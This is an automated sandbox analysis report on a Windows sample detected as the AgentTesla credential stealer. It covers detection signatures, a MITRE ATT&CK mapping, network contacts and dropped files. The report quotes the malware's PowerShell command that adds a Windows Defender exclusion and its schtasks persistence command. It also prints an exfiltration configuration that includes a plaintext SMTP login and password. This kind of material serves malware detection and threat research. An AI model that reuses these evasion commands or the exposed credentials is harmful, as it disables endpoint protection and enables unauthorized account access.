ID: 528805
Sample Name: 03SPwb995m
Cookbook: default.jbs
Time: 20:02:40
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Windows Analysis Report 03SPwb995m


Overview

General Information

Sample Name:	03SPwb995m (renamed file extension from none to exe)
Analysis ID:	528805
MD5:	815982590de5e5..
SHA1:	6c41343a2e25f93.
SHA256:	56960095ea2eda..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Installs a global keyboard hook
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Sigma detected: Suspicius Add Tas…

Classification



- **System is w10x64**
- 03SPwb995m.exe (PID: 1364 cmdline: "C:\Users\user\Desktop\03SPwb995m.exe" MD5: 815982590DE5E574ABB8A0310826E200)
  - powershell.exe (PID: 5776 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5732 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\gZfDBpJYZ" /XML "C:\Users\user\AppData\Local\Temp\tmp7B67.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5404 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - 03SPwb995m.exe (PID: 5596 cmdline: C:\Users\user\Desktop\03SPwb995m.exe MD5: 815982590DE5E574ABB8A0310826E200)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "m-konieczny@europecell.eu",
  "Password": "26DuBoBmcq01",
  "Host": "us2.smtp.mailhostbox.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.678751363.0000000002F7E000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000008.00000002.916977171.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000002.916977171.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000008.00000000.673486986.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.673486986.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.03SPwb995m.exe.40065a0.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.03SPwb995m.exe.40065a0.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
8.0.03SPwb995m.exe.400000.12.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.0.03SPwb995m.exe.400000.12.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
8.2.03SPwb995m.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 3 1 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
03SPwb995m.exe	22%	Virustotal		Browse
03SPwb995m.exe	29%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe	22%	Virustotal		Browse
C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe	29%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.0.03SPwb995m.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.2.03SPwb995m.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.03SPwb995m.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.03SPwb995m.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.03SPwb995m.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.03SPwb995m.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://1pbBaOuWGX2iibYLF.net	0%	Avira URL Cloud	safe	
http://GwvXXB.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.223	true	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.223	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
208.91.199.224	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528805
Start date:	25.11.2021
Start time:	20:02:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	03SPwb995m (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/9@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:03:32	API Interceptor	699x Sleep call for process: 03SPwb995m.exe modified
20:03:39	API Interceptor	39x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.223	Reconfirm The Details.doc	Get hash	malicious	Browse	
	MT_101_SWIFT.doc	Get hash	malicious	Browse	
	DOCUMENTS.exe	Get hash	malicious	Browse	
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	
	UY2021 Ta-Ho Maritime Schedule.exe	Get hash	malicious	Browse	
	Purchase Order.exe	Get hash	malicious	Browse	
	StK0hTNVyxxIPrJ.exe	Get hash	malicious	Browse	
	daFT5cSayV.exe	Get hash	malicious	Browse	
	devis.xlsx	Get hash	malicious	Browse	
	DHL airwaybill # 6913321715.exe	Get hash	malicious	Browse	
	heKD0ElTBU.exe	Get hash	malicious	Browse	
	ADYP_210913_100641_PAGOS_005539.xlsx	Get hash	malicious	Browse	
	IMG-2021-15-11-OWA001.exe	Get hash	malicious	Browse	
	ox4RBMSG5L.exe	Get hash	malicious	Browse	
	DHL 7348255142.exe	Get hash	malicious	Browse	
	MhjOCUlq1RbHWCt.exe	Get hash	malicious	Browse	
	New Order-2021-PO#0834.exe	Get hash	malicious	Browse	
	RFQ.exe	Get hash	malicious	Browse	
	TEOpHaBEtDUCKRd.exe	Get hash	malicious	Browse	
	PURCHASE ORDER.doc	Get hash	malicious	Browse	
208.91.199.224	PAGO DEL SALDO.doc	Get hash	malicious	Browse	
	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	
	Reconfirm The Details.doc	Get hash	malicious	Browse	
	Document.exe	Get hash	malicious	Browse	
	MT_101_SWIFT.doc	Get hash	malicious	Browse	
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	
	DOC221121.exe	Get hash	malicious	Browse	
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	
	AWB Number 0004318855.DOCX.exe	Get hash	malicious	Browse	
	Purchase Order.exe	Get hash	malicious	Browse	
	ORDER INQUIRY-PVP-SP-2021-56.exe	Get hash	malicious	Browse	
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	vYeUxRnIbLKDudo.exe	Get hash	malicious	Browse	
	DHL Documentos de envio originales.exe	Get hash	malicious	Browse	
	pVLzns64XtYkuFT.exe	Get hash	malicious	Browse	
	BOQ 11745692.exe	Get hash	malicious	Browse	
	BOQ 11745692.exe	Get hash	malicious	Browse	
	ADYP_210913_100641_PAGOS_005539.xlsx	Get hash	malicious	Browse	
	gHs6ECUllmPgK2I.exe	Get hash	malicious	Browse	
	RFQ.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	nxHHI8WXqt.exe	Get hash	malicious	Browse	• 208.91.198.143
	PAGO DEL SALDO.doc	Get hash	malicious	Browse	• 208.91.198.143
	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	• 208.91.199.224
	Reconfirm The Details.doc	Get hash	malicious	Browse	• 208.91.199.224
	Document.exe	Get hash	malicious	Browse	• 208.91.198.143
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.225
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645 xOJ4XUjdMZ40k5Hpdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	rTyPU1zmY5PsyNl.exe	Get hash	malicious	Browse	• 208.91.199.223
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TransactionSummary_22-11-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.198.143
	E invoice.exe	Get hash	malicious	Browse	• 208.91.198.143
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.223

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	nxHHI8WXqt.exe	Get hash	malicious	Browse	• 208.91.198.143
	PAGO DEL SALDO.doc	Get hash	malicious	Browse	• 208.91.199.224
	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	• 208.91.199.224
	Reconfirm The Details.doc	Get hash	malicious	Browse	• 208.91.199.224
	Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy TT.doc	Get hash	malicious	Browse	• 207.174.212.140
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.224
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.199.225
	SWIFT COPY.exe	Get hash	malicious	Browse	• 199.79.62.99
	E invoice.exe	Get hash	malicious	Browse	• 208.91.199.225
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.224
PUBLIC-DOMAIN-REGISTRYUS	nxHHI8WXqt.exe	Get hash	malicious	Browse	• 208.91.198.143
	PAGO DEL SALDO.doc	Get hash	malicious	Browse	• 208.91.199.224
	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	• 208.91.199.224
	Reconfirm The Details.doc	Get hash	malicious	Browse	• 208.91.199.224
	Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy TT.doc	Get hash	malicious	Browse	• 207.174.212.140
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.224

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.199.225
	SWIFT COPY.exe	Get hash	malicious	Browse	• 199.79.62.99
	E invoice.exe	Get hash	malicious	Browse	• 208.91.199.225
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.224

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe	Reconfirm The Details.doc	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\03SPwb995m.exe.log	
Process:	C:\Users\user\Desktop\03SPwb995m.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6
MD5:	D918C6A765EDB90D2A227FE23A3FEC98
SHA1:	8BA802AD8D740F114783F0DADC407CBFD2A209B3
SHA-256:	AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6
SHA-512:	A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378 4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22368
Entropy (8bit):	5.601708622549626
Encrypted:	false
SSDEEP:	384:2tCDtCeeXImY3nQUp+ncSBKn0jultli/7Y9gxSJ3xST1MaDZlbAV7AriyZBDI+B0:W2mVUCc4K0Cltd7xcgCSfw8rVc
MD5:	4B4C0891EA65539D96F45DFE5033D622
SHA1:	4C68C339CAB34F2D6A7B748C7AF5C7003C644182
SHA-256:	15A1BE3CD4E18B9774AA7DFA6CF97696FF47C275BFB4D51A68D151F59F4848C0
SHA-512:	2FA4E20231B74AD677466A713CEF40AAFC0DFEEFA33A5F44F59344A5B5E73FE222EB3B36A3777035496E142DA61BEFF73D075DC28D9BD04B581AAC794BF8BD 0D
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Reputation:	low
Preview:	@...e.....h.".E.8.5.....I.....@.....H.....<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4ks33pk2.inw.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_frun4r5c.vwu.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

